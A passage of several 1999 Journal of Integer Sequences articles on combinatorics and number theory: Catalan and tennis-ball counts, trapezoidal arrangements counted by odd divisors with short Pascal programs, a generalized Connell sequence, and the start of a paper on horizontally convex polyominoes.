R &= \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} z^{j+d} C^{d+2} \\
&= \sum_{d=0}^{\infty} C^{d+2} z^d \sum_{j=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} z^j \\
&= \sum_{d=0}^{\infty} C^{d+2} z^d C^{d+1} \\
&= C^3 \frac{1}{1-zC^2} = C^3 \cdot \frac{B}{C} = C^2 B
\end{aligned}$$

Thus $M(z) = B^3C - C^2B.$

---

3. Remarks.

1.

$$M(z) = \frac{C^3B^3}{z}\left(1+\frac{2}{B}\right) = \frac{C^3}{z(1-4z)}(B+2).$$

2.

$$M_n = \frac{2n^2+5n+4}{n+2}\binom{2n+1}{n} - 2^{2n+1}$$

3.

There is also a connection with hypergeometric functions.

$$C^d = {}_1F_2\left(\frac{d}{2}, \frac{d+1}{2}; d+1; 4z\right)$$

and

$$BC^d = {}_1F_2\left(\frac{d+1}{2}, \frac{d+2}{2}; d+1; 4z\right)$$

The first and third of these remarks can be shown by routine algebraic manipulations and the second follows from the first as follows:

$$\begin{aligned} zC^3B^3\left(1+\frac{2}{B}\right) &= \frac{zC^3}{Q^3}(1+2Q) = \frac{z}{Q^3}(1+2Q)\left(\frac{1-Q}{2z}\right)^3 \\ &= \frac{1}{8z^2Q^3}\left(1-Q-3Q^2+5Q^3-2Q^4\right) \\ &= \frac{1}{2z^2Q^3}\left(-1+7z-8z^2+Q-5Qz\right) \\ &= \tfrac{1}{2}\left[-\tfrac{B^3}{z^2}+7\tfrac{B^3}{z}-8B^3+\tfrac{1}{z^2}B^2-5\tfrac{B^2}{z}\right]. \end{aligned}$$

since Q^2=1-4z. But $B^2=\sum_{n=0}^{\infty}4^n z^n$ while $B^3=\sum_{n=0}^{\infty}(2n+1)\binom{2n}{n}$.Thus extracting n^{th} terms yields

$$\begin{aligned} M_n &= \frac{1}{2}\Bigg[-(2n+5)\binom{2n+4}{n+2}+7(2n+3)\binom{2n+2}{n+1} \\ &\qquad -8(2n+1)\binom{2n}{n}+4^{n+2}-5\cdot 4^{n+1}\Bigg] \\ &= \frac{2n^2+5n+4}{n+2}\binom{2n+1}{n}-2^{2n+1}. \end{aligned}$$

Two other remarks can be made here. First, an asymptotic result,

$$M_n \sim 4^n\left(4\sqrt{\frac{n}{\pi}}-2\right).$$

Second, the expected value of the balls on the lawn is $\frac{n(4n+5)}{6}$ if we assume each available ball is equally likely to be picked at each turn.

Problem 19(s) of reference [7] is succinct but less colorful. It asks one to show that the Catalan numbers count sequences of positive integers such that $a_1 < a_2 < \cdots < a_n$ and $a_i \le 2i$.The references there point out a connection with an indexing of the weights of the $(n-1)\,st$ fundamental representation of the symplectic group $Sp(2n-2,\mathbf{C})$.

The problem was brought to our attention by Ralph Grimaldi, see [6], who refers to the logic text [8] where it is pointed out that after an infinite number of turns the balls remaining in the room can be either the empty set, a finite set of arbitrary size or even an infinite set such as all the even numbered balls.

References

1

Barcucci E., R. Pinzani, & R. Sprugnoli, *The Motzkin family*, PU.M.A. Ser. A, **2** (1991) 249-279.

2

Barton, D.E. & C. L. Mallows, *Some aspects of the random sequence*, Annals of Mathematical Statistics, **36** (1965) 236-260.

3

Donaghey R. & L.W. Shapiro, *The Motzkin Numbers*, J. Combinatorial theory A, **23** (1977) 291-301.

4

Graham R., D. E. Knuth & O. Patashnik, *Concrete Mathematics*, Addison-Wesley, 1990.

5

Getu S. & L. Shapiro, *Catalan and Motzkin Probabilities* (to appear), Congressus Numerantium.

6

Grimaldi R. & J. Moser, *The Catalan numbers and the tennis ball problem*, Congressus Numerantium, **125** (1997) 65-71.

7

Stanley, R.P., *Enumerative Combinatorics*, *volume 2*, to appear, Cambridge University Press.

8

Tymoczko T.& J. Henle, *Sweet Reason: A Field Guide to Modern Logic*, Freeman, 1995, see page 304

(Concerned with sequence A031970 .)

Received July 17, 1998; revised version received Jan 13, 1999. Published in Journal of Integer Sequences March 15, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2 (1999), Article 99.1.6

Rectangular and Trapezoidal Arrangements

T. Verhoeff
Faculty of Mathematics and Computing Science
Eindhoven University of Technology
Den Dolech 2, 5612 AZ EINDHOVEN, Netherlands
E-mail addres: Tom.Verhoeff@acm.org

July 1998, revised November 1998

Abstract: We study rectangular and trapezoidal arrangements of identical objects and answer the following questions. How many such arrangements are possible with *n* objects? For which numbers *k*, does there exist a number *n* of objects that allows exactly *k* such arrangements? In those cases where it exists, what is the least such number *n*?

1. Introduction

Dehaene shows in his excellent book *The Number Sense* [Deh97] that children have considerably more built-in knowledge about numbers than previously assumed. Careful experiments have overthrown several of Piaget's theories about the cognitive development of children. For mathematically inclined parents, this will not come as a surprise, because they are not afraid to challenge their children from an early age on. This article was inspired by such a challenge.

O O O O O
O O O O O
O O O O O

Figure 1: Rectangular arrangement of 15 go stones

My three-year-old daughter Iris likes to play with the stones of my go set. Counting them is no longer a challenge for her. Nowadays we consider groupings. Having given her 15 stones, I let her make groups of three stones, then ask how many groups there are. At first, the idea of counting the groups, instead of

the stones, seems a bit confusing, but Iris soon caught on. Another task is to make three groups of five stones each, then counting the total number. The relationship between these two groupings---five groups of three and three groups of five---can be visualized by arranging the 15 stones in a three by five rectangular array (see Figure 1). In one case, the rows, in the other, the columns can be viewed as groups.

Playing with rectangles leads to multiplication and division. (But I do not bother Iris with those words.) If, as a father, you want to pick a number of go stones that allows your daughter to make many rectangular arrangements, then you need a number with many factors. Prime numbers are a particularly bad choice, because they only allow a degenerate rectangle. Prime numbers, which can be called `rectangle-free', are rather sparse. All this is well known to me.




Figure 2: Triangular arrangement of 15 go stones

There are other appealing arrangements of go stones, such as equilateral triangles. The 15 stones can be arranged in a base-five triangle as shown in Figure 2. Unfortunately, each number allows only at most one such triangular arrangement, and most numbers are `triangle-free'. The triangular numbers are given by

$$1+2+...+n = n(n+1)/2$$

where n is the number of stones on the triangle's base. Such a number can be split into groups of consecutive sizes starting at size 1. Again, all well known to me.

The next thing that crossed my mind were trapezoidal arrangements. These offer more freedom than triangular numbers. Figure 3 shows two such arrangements with 15 stones. Some of the questions that intrigued me are: How many trapezoidal arrangements are there for a given number of stones? Does there exist, for each number k, a number that allows exactly k such arrangements? What is the smallest such number for a given k?




Figure 3: Two trapezoidal arrangements of 15 go stones

2. Definitions

A trapezoidal arrangement of n stones, in the sense that we study it here, consists of some rows of stones, where each next row contains one more stone than the row it succeeds. If the first row contains a stones and there are k rows, then the total number of stones is

$$a + (a+1) + ... + (a+k-1) = k(2a+k-1)/2$$

We introduce the notation $S.a.b$ for the sum of the numbers from a to and excluding b:

$$S.a.b = (\text{SUM } i: a<=i<b: i) = (b-a)(a+b-1)/2$$

The k-row trapezoid whose shortest row has a stones, contains a total of $S.a.(a+k)$ stones. We have the following summation formula for stacking `matched' trapezoids:

$$S.a.b + S.b.c = S.a.c$$

Substituting a:=1 and transferring $S.a.b$ to the other side, yields

$$S.b.c = S.1.c - S.1.b \qquad (1)$$

Note that $S.1.n$ are the triangular numbers. Therefore, each trapezoidal arrangement corresponds to the difference of two triangular numbers and vice versa.

Let $T.n$ be the number of trapezoidal arrangements of n for $1<=n$:

$$T.n = (\#\ a,b: 1<=a<b: n=S.a.b)$$

On account of (1), $T.n$ is also the number of ways to write n as the difference of two triangular numbers. Here is a table of $T.n$ for $1<=n<=20$ (in appendix A, we present some programs to compute $T.n$):

n:	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
$T.n$:	1	1	2	1	2	2	2	1	3	2	2	2	2	2	4	1	2	3	2	2

Is there any order to be discovered behind $T.n$? Let $L.T.t$ be the least number that allows exactly t trapezoidal arrangements, that is,

$$L.T.t = (\text{MIN } n: 1<=n \text{ AND } T.n=t: n) \qquad (2)$$

Here is a table of $L.T.t$ for $1<=t<=10$:

t	1	2	3	4	5	6	7	8	9	10
$L.T.t$:	1	3	9	15	81	45	729	105	225	405

It is not self-evident that $L.T.t$ is well defined for all t. Can all n with given $T.n=t$ be simply characterized, especially for $t=1$ and $t=2$? The values n with $T.n=1$ can be called `trapezoid-free', because they only allow a degenerate trapezoidal arrangement in a single row.

3. Analysis

From the table above for $T.n$, one might conjecture that $T.n=1$ if and only if n is a power of two. The values for $L.T.t$, given in the table above, have factors three and five only. Is there an explanation? Note that these sequences do not appear in [Slo95].

3.1. Rectangular arrangements

First we consider these questions for rectangular arrangements. Define $R.n$ as the number of rectangular arrangements of n stones, modulo rotation:

$$R.n = (\#\ a,b:\ 1<=a<=b:\ n=ab)$$

Function L defined by (2) can be applied to R as well: $L.R.r$ is the least number that allows exactly r rectangular arrangements. Here is a table for $R.n$ with $1<=n<=20$:

n:	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
$R.n$:	1	1	1	2	1	2	1	2	2	2	1	3	1	2	2	3	1	3	1	3

And a table for $L.R.r$ with $1<=r<=10$:

r	1	2	3	4	5	6	7	8	9	10
$L.R.t$:	1	4	12	24	36	60	192	120	180	240

Again, but this time more to my surprise, these sequences do not appear in [Slo95].

As already noted in the introduction, we have:

$R.n=1$ if and only if n is one or prime

To compute *R.n* in general, consider the prime factorization of *n*:

$$n = 2^{e_2} * 3^{e_3} * 5^{e_5} * \ldots \qquad (3)$$

with $0<=e_p$ for all primes *p*, and $0<e_p$ for only finitely many. Each divisor *d* of *n* is of the form

$$d = 2^{f_2} * 3^{f_3} * 5^{f_5} * \ldots$$

where $0<=f_p<=e_p$. Thus, the number *D.n* of divisors of *n* in (3) can be computed by

$$D.n = (e_2+1)(e_3+1)(e_5+1)\ldots \qquad (4)$$

Note that all divisors come in pairs *d* and *n*/*d*, except that *d*=*n*/*d* when *n* is a square. Note that *n* is a square if and only if each e_p is even, and hence if and only if *D.n* is odd. For *R.n* we are not interested in all divisors, only those at most Sqrt.*n*; thus, we have

$$R.n = \text{Ceiling.}(D.n / 2)$$

Hence, to compute *L.R.r* for a given *r*, we need to find the least *n* with *D.n*=2*r*-1 or *D.n*=2*r*, that is,

$$L.R.r = L.D.(2r\text{-}1) \text{ MIN } L.D.(2r)$$

where *L.D.d* is the least number with exactly *d* divisors. Sequence *L.D* is listed in [Slo95], but without additional information.

L.D.d exists for every *d*, because $n=2^{d\text{-}1}$, having exactly *d* divisors on account of (4), is an upper bound. *L.D.d* can be computed as follows. On account of (4), for given *d*, *L.D.d* is the least *n* satisfying (3) and

$$d = (e_2+1)(e_3+1)(e_5+1)\ldots \qquad (5)$$

Note that for $p<q$ and $e<=f$ we have

$$p^e q^f = p^e q^{f\text{-}e} q^e > p^e p^{f\text{-}e} q^e = p^f q^e$$

Thus, when computing *L.D.d*, we can restrict ourselves to *n* satisfying

$$e_2 >= e_3 >= e_5 >= \ldots \qquad (6)$$

Each of the---finitely many---factorizations of d satisfying (5) and (6) contributes exactly one candidate n. It is, in general, not the case that the sorted *prime* factorization of d yields the least n. For example, for d=8 there are three factorizations to consider:

d:	8	4*2	2*2*2
n:	2^7	2^3*3^1	$2^1*3^1*5^1$
	128	24	30

*L.D.*8=24 is obtained from the factorization 8=4*2.

3.2. Trapezoidal arrangements

Every trapezoidal arrangement of n stones can be associated with a rectangular arrangement of n stones. This is easy to see when the rows in the trapezoid are all shifted horizontally, say to the left, to introduce a right angle. Figure 4 shows the two trapezoids of Figure 3 in that format.

```
O O O O
O O O O O      O O O O O O O
O O O O O O    O O O O O O O O
```

Figure 4: Two right-angled trapezoidal arrangements of 15 go stones

In a trapezoid with an odd number of rows, say $2k+1$, the triangle sticking out over the bottom k rows can be rotated to fill the `missing' triangle on the top k rows. If the shortest row has a stones, then the resulting rectangle has height $2k+1$ and width $a+k$ (the average length of the rows in the trapezoid). In the example above, this transformation applies to the trapezoid on the left, and it yields a 3x5 rectangle (the rotated triangle consists of a single stone).

In a trapezoid with an even number of rows, say $2m$, the top m rows can be rotated to the right, matching the the slanted side of the bottom m rows. If the shortest row has a stones, then the resulting rectangle has height m and width $2a+2m-1$ (the length of the shortest plus the longest row). In the example above, this transformation applies to the trapezoid on the right, and it yields a 1x15 rectangle.

For both of these transformations, the resulting rectangle has an odd side: $2k+1$ in the first case, and $2(a+m-1)+1$ in the second. The resulting odd sides are unique, because if they were equal, the other sides would be equal as well, and hence $k=a+m+1$ and also $a+k=m$, which is impossible.




Figure 5: Cutting a cx $(2b+1)$ rectangle into two stackable trapezoids

Conversely, each rectangular arrangement of n stones with an odd side can be transformed into a trapezoidal arrangement of n stones. Assume the rectangle has odd width $2b+1$ and (arbitrary) height c (see Figure 5). The rectangle can be cut diagonally into two trapezoids, one with a *shortest* row of $b+1$ stones, one with a *longest* row of b stones. These two trapezoids have `matching' shortest and longest rows. When stacked together by rotating one on top of the other, the result is a single trapezoid. If $b<c$, the resulting trapezoids stands `sideways', with $2b+1$ (vertical) rows and a shortest row of $c-b$ stones. If $c<=b$, the resulting trapezoid has $2c$ rows and a shortest row of $b-c+1$ stones. In case $b=c-1$ or $b=c$, the resulting trapezoid is a triangle.

The transformations from trapezoid to rectangle and back are each other's inverse. Consequently, each *odd* divisor of n yields a unique trapezoidal arrangement of n stones, and we have

$$T.n = D'.n$$

where $D'.n$ is the number of odd divisors of n. When n is written as in (3), $D'.n$ can be computed by

$$D'.n = (e_3+1)(e_5+1)... \qquad (7)$$

that is, all factors two are ignored. From this we infer:

$T.n=1$ if and only if n is a power of two
$T.n=2$ if and only if n is an odd prime times a power of two

The ascending sequence of all n with $T.n=2$, that is, all products of an odd prime and a power of two, is not listed in [Slo95]. $L.D'.d$ exists for every d, because $n=3^{d-1}$, having exactly d odd divisors on account of (7), is an upper bound. $L.T.t$ can be determined in a way analogous to $L.D.d$. Since factors two in n do not contribute to the number of odd divisors, the *least* numbers n with exactly a given number of odd divisors have no factors two. This explains why in the table for $L.T.n$ shown earlier, only numbers with factors three and five appear (for a factor seven to appear, n must be larger than listed).

Conclusion

For positive integer *n*, we have defined the numbers *R.n* and *T.n* of, respectively, rectangular arrangements (modulo rotation) and trapezoidal arrangements of *n* identical objects. *R.n* trivially equals the number of divisors of *n* that are at most Sqrt.*n*. It turns out that *T.n* equals the number of *odd* divisors of *n*. Note that *T.n* also equals the number of ways that *n* can be written as the difference of two triangular numbers (considering zero a triangular number).

The numbers that allow exactly *one* trapezoidal arrangement, that is, numbers *n* with *T.n*=1, are the powers of two, a well-known sequence. The numbers *n* with *T.n*=2 are the products of an odd prime and a power of two. Concerning the difference of triangular numbers, Dickson [Dic66] refers only to [Bar10, Bar11]. However, Barbette's analysis is incorrect, claiming that *T.N* equals ``1, 2, or more than 2 ... according as *N* is a power of 2, an odd prime, or a composite number not a power of 2" [Dic66,p. 373].

For each positive integer *k*, there exists an *n* that allows exactly *k* such arrangements. The least such numbers *n* form another sequence, which is not monotonic.

Abbr.	Nr. in [EIS]	Description
S.1.n	A000217	Triangular numbers: *S.a.b*=(SUM *i*:*a*<=*i*<*b*:*i*)
T.n	A001227	# trapezoidal arrangements of *n*,
		(# *a*,*b*:1<=*a*<*b*:*n*=*S.a.b*), # odd divisors of *n*
L.T.t	A038547+	Least *n* with *T.n*=*t*
R.n	A038548+	# rectangular arrangements of *n* modulo rotation,
		(# *a*,*b*:1<=*a*<=*b*:*n*=*a***b*), # divisors <= Sqrt.*n* of *n*
L.R.r	A038549+	Least *n* with *R.n*=*r*
D.n	A000005	# divisors of *n*
L.D.d	A005179	Least *n* with *D.n*=*d*
T.n=1	A000079	Unique trapezoidal arrangements, powers of 2
T.n=2	A038550+	Exactly 2 trapezoidal arrangements,
		odd prime times power of 2

Table 1: Sequences in this article with their absolute catalogue number in [EIS]

None of these sequences, except the powers of two, appears in [Slo95]. Afterwards, we did find *T.n* in [EIS]. Table 1 gives an overview of all sequences featured in this article. The leftmost column lists our notation, the middle column gives the absolute catalogue number in [EIS], + denoting newly

contributed sequences.

A. Programs

Exploiting that *S.a.b* is descending in *a* and ascending in *b*, an $O(n)$ program to determine *T.n* without multiplicative operators can be derived in the style of [Kal90]:

```
function T(const n: integer): integer
  { assumes 1<=n ; returns T.n }
; var t, x, y, s: integer
  { let U.x.y = (# a,b: x<=a<b AND y<=b: n=S.a.b),
    then T.n=U.1.2, and U.x.y=0 for x>n }
; begin
    t:=0 ; x:=1 ; y:=2 ; s:=1
    { inv: t+U.x.y=T.n and s=S.a.b }
  ; while x<=n do
      if s<n then begin s:=s+y ; y:=y+1 end
      else if s>n then begin s:=s-x ; x:=x+1 end
      else { s=n } begin t:=t+1 ; s:=s-x+y ; x:=x+1 ; y:=y
+1 end
  end { function T }
```

A slightly different linear program can be derived by rewriting *T.n* to

T.n = (# *a*,*k*: 1<=*a* AND 1<=*k*: *n*=*S.a.*(*a*+*k*))

in which *S.a.*(*a*+*k*)=*k*(2*a*+*k*-1)/2 is ascending in both *a* and *k*. This program can be further refined to an O(Sqrt.*n*) program to compute *T.n*:

```
function T(const n: integer): integer
  { assumes 1<=n ; returns T.n }
; var t, i, h: integer
  { let U.i = (# a,k: 1<=a AND 1<=k<i: n=S.a.(a+k)),
    then T.n=U.i if S.1.(i+1)>n }
; begin
    t:=0 ; i:=1 ; h:=1
    { inv: t=U.i and h=S.1.(i+1) }
  ; while h<=n do begin
      if (n-h) mod i = 0 then t:=t+1
    ; i:= i+1 ; h:=h+i
    end { while }
  end { function T }
```

References

[Bar10]
E. Barbette. *Les sommes de p-ièmes puissances distinctes ègales à une p-ième puissance*. Paris: Gauthier-Villars, 1910.

[Bar11]
E. Barbette. ``Sur la décomposition des nombres en facteurs." *L'enseignement mathématique*, vol. 13, pp. 261--277, 1911.

[Deh97]
S. Dehaene. *The Number Sense: How the Mind Creates Mathematics*. Oxford University Press, 1997.

[Dic66]
L. E. Dickson. *History of the Theory of Numbers, Vol. 1: Divisibility and Primality*. Chelsea Publishing Company, 1966 (reprinted).

[EIS]
N. J. A. Sloane. *Sloane's On-Line Encyclopedia of Integer Sequences*. http://www.research.att.com/~njas/sequences/.

[Kal90]
A. Kaldewaij. *Programming: The Derivation of Algorithms*. Prentice-Hall, 1990.

[Slo95]
N. J. A. Sloane and Simon Plouffe. *The Encyclopedia of Integer Sequences*. Academic Press, 1995.

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.7

On Generalizing the Connell Sequence

Douglas E. Iannucci
and
Donna Mills-Taylor
The University of the Virgin Islands
2 John Brewers Bay
St. Thomas, VI 00802
Email addresses: diannuc@uvi.edu and mil1633@sttmail.uvi.edu

Abstract: We introduce a generalization of the Connell Sequence which relies on two parameters**:** the modulus *m* and the successive row length difference *r*. We show its relationship with polygonal numbers, examine its limiting behavior, and find an expression for the general term.

1. Introduction

In 1959 Ian Connell [1] introduced to the public a curious sequence which now bears his name

1, 2, 4, 5, 7, 9, 10, 12, 14, 16, 17, **...**

(A001614 in the *On-Line Encyclopedia of Integer Sequences*), in which the first odd number is followed by the next two even numbers, which in turn are followed by the next three odd numbers, and so on.

Lakhtakia and Pickover [3] arranged this sequence as a concatenation of finite subsequences,

Subsequence Number :	Subsequence :
1	1
2	2, 4
3	5, 7, 9

4	10, 12, 14, 16
...	...

where the nth subsequence contains n elements, the last of which is n^2. So if we let $c(n)$ denote the nth element of the Connell sequence then

$$c(T_n) = n^2 , \qquad (1)$$

where $T_n = n (n + 1)/ 2$ denotes the nth triangular number. Lakhtakia and Pickover [3] used (1) to show that

$$\lim_n c(n) / n = 2 , \qquad (2)$$

thus explaining the limiting behavior of the Connell sequence. The same authors remarked that (2) could have been obtained directly from the formula for $c(n)$ given by Connell [1]

$$c(n) = 2n - \text{Floor}((1 + \text{Sqrt}(8n - 7)) / 2) . \qquad (3)$$

Stevens [4] defined a generalized Connell k-sequence C_k for integers $k >= 2$ (whereby the classical Connell sequence becomes the special case C_2). In this paper we further generalize the Connell sequence by affixing another parameter onto Stevens's sequence C_k.

2.Generalized Connell Sequence with Parameters

For fixed integers $m >= 2$ and $r >= 1$ we construct a sequence as follows**:** take the first integer which is congruent to 1 (mod m) (that being 1 itself), followed by the next $1 + r$ integers which are congruent to 2 (mod m), followed by the next $1 + 2r$ integers which are congruent to 3 (mod m), and so on. If $m = 2$ and $r = 1$ (the smallest possible cases) we have the Connell sequence. Here is the formal definition.

Definition 1: Let $m >= 2$ and $r >= 1$ be integers. We denote by $C_{m,r}(n)$ the nth term of the generalized Connell sequence with parameters m and r, or, simply, the **Connell (*m* , *r*)-*sequence*.** The sequence is defined as follows:

1. The sequence is formed by concatenating subsequences $S_1, S_2, \ldots$, each of finite length.

2. The subsequence S_1 consists of the element 1.

3. If the nth subsequence S_n ends with the element e, then the $(n+1)$th subsequence S_{n+1} begins with the element $e+1$.

4. If S_n consists of t elements, then S_{n+1} consists of $t + r$ elements.

5. Each subsequence is nondecreasing, and the difference between two consecutive elements in the same subsequence is m.

The sequence C_k of Stevens [4] is the sequence $C_{k,1}$. When $(m , r) = (3 , 2)$ we obtain $C_{3, 2}$ **:**

n	S_n
1	1
2	2, 5, 8
3	9, 12, 15, 18, 21
4	22, 25, 28, 31, 34, 37, 40
...	...

The final elements 1, 8, 21, 40, **...** in the subsequences appear to be the octagonal numbers, $E_n = n(3n-2)$. The nth subsequence S_n contains exactly $2n - 1$ elements, and from the identity $1 + 3 + \ldots + (2n-1) = n^2$ we obtain

$$C_{3,2}(n^2) = E_n .$$

Just as the Connell sequence relates triangular numbers to squares (see (1)), the sequence $C_{3,2}$ relates squares to octagonal numbers. Triangular numbers, squares, and octagonal numbers are all examples of *polygonal numbers.*

3. Relationships with Polygonal Numbers

Definition 2: For integers $k >= 3$, the nth k-gonal number is

$$P_k(n) = n ((k -2) n - k + 4) / 2 \ .$$

We shall demonstrate the relationship between generalized Connell sequences and polygonal numbers. Consider the sequence $C_{m,r}$. By induction (see conditions 2 and 4 in Definition 1), S_n contains exactly $(n - 1) r + 1$ elements. Therefore to reach the end of nth subsequence S_n , we must count exactly

$$| S_1| + | S_2| + \ ... \ + | S_n | = P_{r+2}(n)$$

elements of the sequence $C_{m,r}$. Hence the last element of S_n is $C_{m,r} (P_{r+2}(n))$. Thus S_{n+1} begins (see condition 3 of Definition 1) with the element $C_{m,r} (P_{r+2}(n)) + 1$, and, since $| S_{n+1} | = nr + 1$, it ends (see condition 5 of Definition 1) with
the element $C_{m,r} (P_{r+2}(n)) + 1 + m (nr + 1)$. But this last element is also expressible as $C_{m,r} (P_{r+2} (n + 1))$. Therefore, assuming the induction hypothesis $C_{m,r} (P_{r+2}(n)) = P_{mr+2}(n)$, we obtain

$$C_{m,r} (P_{r+2}(n + 1)) = P_{mr+2}(n) + 1 + m (nr + 1) = P_{mr+2}(n + 1) ,$$

and hence by induction we have for all positive integers n,

$$C_{m,r} (P_{r+2}(n)) = P_{mr+2}(n) . \qquad (4)$$

(1) is the special case of (4) when $(m , r) = (2 , 1)$. As we remarked in Section 2, $C_{3,2}(P_4(n)) = P_8 (n)$. Another example is given by $C_{3,1}$ (A033292) **:**

n	S_n
1	1
2	2, 5
3	6, 9, 12
4	13, 16, 19, 22
...	...

Here the pentagonal numbers $P_5(n) = n(3n - 1)/2$ at the end of each subsequence.

It is interesting to note that, since all elements of S_n are congruent to $n \pmod m$, we obtain the following property of polygonal numbers: $P_{mr+2}(n)$ is congruent to $n \pmod m$.

4. Limiting Behavior

We will determine the behavior of $C_{m,r}(n)/n$ as n goes to infinity, following Lakhtakia and Pickover [3], by computing $\lim_n C_{m,r}(n)/n$ from (4). Let n be a positive integer. There is a positive j, and a fixed i such that $1 <= i <= 1 + rj$, for which $n = P_{r+2}(j) + i$. Thus $C_{m,r}(n)$ belongs to the subsequence S_{j+1}. As $C_{m,r}(P_{r+2}(j))$ is the last element of S_j, we have from Definition 1 and (4)

$$\begin{aligned} C_{m,r}(n) &= C_{m,r}(P_{r+2}(j) + i) \\ &= C_{m,r}(P_{r+2}(j)) + 1 + (i - 1)m \\ &= P_{mr+2}(j) + 1 + (i - 1)m. \end{aligned}$$

Thus, since $1 <= i <= 1 + rj$ and $n = P_{r+2}(j) + i$, we have $A <= C_{m,r}(n)/n <= B$, where

$$A = (P_{mr+2}(j) + 1)/(P_{r+2}(j) + 1 + rj),$$

$$B = (P_{mr+2}(j) + 1 + jmr)/(P_{r+2}(j) + 1).$$

Recalling Definition 2, it is a simple matter to verify that A and B both converge to the limit m as j tends toward infinity. Therefore

$$\lim_n C_{m,r}(n)/n = m. \qquad (5)$$

5. A Direct Formula

To find a formula for $C_{m,r}(n)$ we modify Korsak's [2] proof of (3). Define the sequence T by

$$T(n) = mn - C_{m,r}(n).$$

We assume $n > 1$ and write $n = P_{r+2}(j) + i$ exactly as in Section 4. Then after some algebra we find that $T(n) = (j + 1)(m - 1)$, so $j + 1 = T(n)/(m - 1)$. Since $n >= P_{r+2}(j) + 1$,

$$rj^2 - (r - 2)j - (2n - 2) <= 0,$$

a quadratic inequality in j which implies

$$j + 1 <= (3r - 2 + \text{Sqrt}(8r (n -1) + (r - 2)^2)) / 2k ,$$

and hence

$$j + 1 = \text{Floor}((3r - 2 + \text{Sqrt}(8r (n -1) + (r - 2)^2)) / 2k) .$$

Thus

$$T(n) = (m - 1) \text{Floor}((3r - 2 + \text{Sqrt}(8r (n -1) + (r - 2)^2)) / 2k) ,$$

and so

$$C_{m,r}(n) = nm - (m - 1) \text{Floor}((3r - 2 + \text{Sqrt}(8r (n -1) + (r - 2)^2)) / 2k) . \quad (6)$$

References

[1] *American Mathematical Monthly*, v.66, no. 8 (October, 1959), p. 724. Elementary Problem E1382.

[2] *American Mathematical Monthly*, v.67, no. 4 (April, 1960), p. 380. Solution to Elementary Problem E1382.

[3] Lakhtakia, A. & Pickover, C. "The Connell Sequence." *Journal of Recreational Mathematics*, v. 25, no. 2 (1993), pp. 90-92.

[4] Stevens, G. "A Connell-like Sequence." *Journal of Integer Sequences*, v.1, Article 98.1.4 .

(Concerned with sequences A001614 , A033292 , A045928 , A045929 , A045930 .)

Received Feb. 9, 1999; published in Journal of Integer Sequences March 16, 199.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.8


Counting Horizontally Convex Polyominoes

Dean Hickerson
Dept. of Mathematics
University of California, Davis
Email address: dean@math.ucdavis.edu


Abstract: We present a new proof that the number, a(n), of horizontally convex n-ominoes satisfies the recurrence a(n) = 5 a(n-1) - 7 a(n-2) + 4 a(n-3).

0. Introduction

A finite union of closed unit squares whose vertices have integer coordinates is called a polyomino if its interior is connected. A polyomino of area n is called an n-omino. We will consider two polyominoes to be the same if one is a translate of the other. A polyomino P is horizontally convex if each horizontal line meets P in a single line segment, or not at all. For example, the first polyomino below is horizontally convex; the second one is not.



Horizontally convex



Not horizontally convex

Let a(n) be the number of horizontally convex n-ominoes. The table below shows the values of a(n) for n up to 12; see sequence A001169 in [EIS] for more values:

n	1	2	3	4	5	6	7	8	9	10	11	12
a(n)	1	2	6	19	61	196	629	2017	6466	20727	66441	212980

Remarkably, a(n) satisfies a third order linear recurrence.

Theorem: For n>=5,

$$a(n) = 5\,a(n-1) - 7\,a(n-2) + 4\,a(n-3). \tag{0.0}$$

From this it can be shown that

$$a(n) \sim u\,v^n, \tag{0.1}$$

where

$$v = 3.2055694304... \tag{0.2}$$

is the unique real root of

$$v^3 - 5\,v^2 + 7\,v - 4 = 0, \tag{0.3}$$

and

$$u = \frac{163 - 129\,v + 41\,v^2}{944} = 0.1809155018... \tag{0.4}$$

The recurrence (0.0) was apparently first proved by Pólya in 1938, although his proof does not seem to have been published. (In [P] he says "The proofs of the results stated will be given in a continuation of this paper.", but no such continuation seems to exist.)

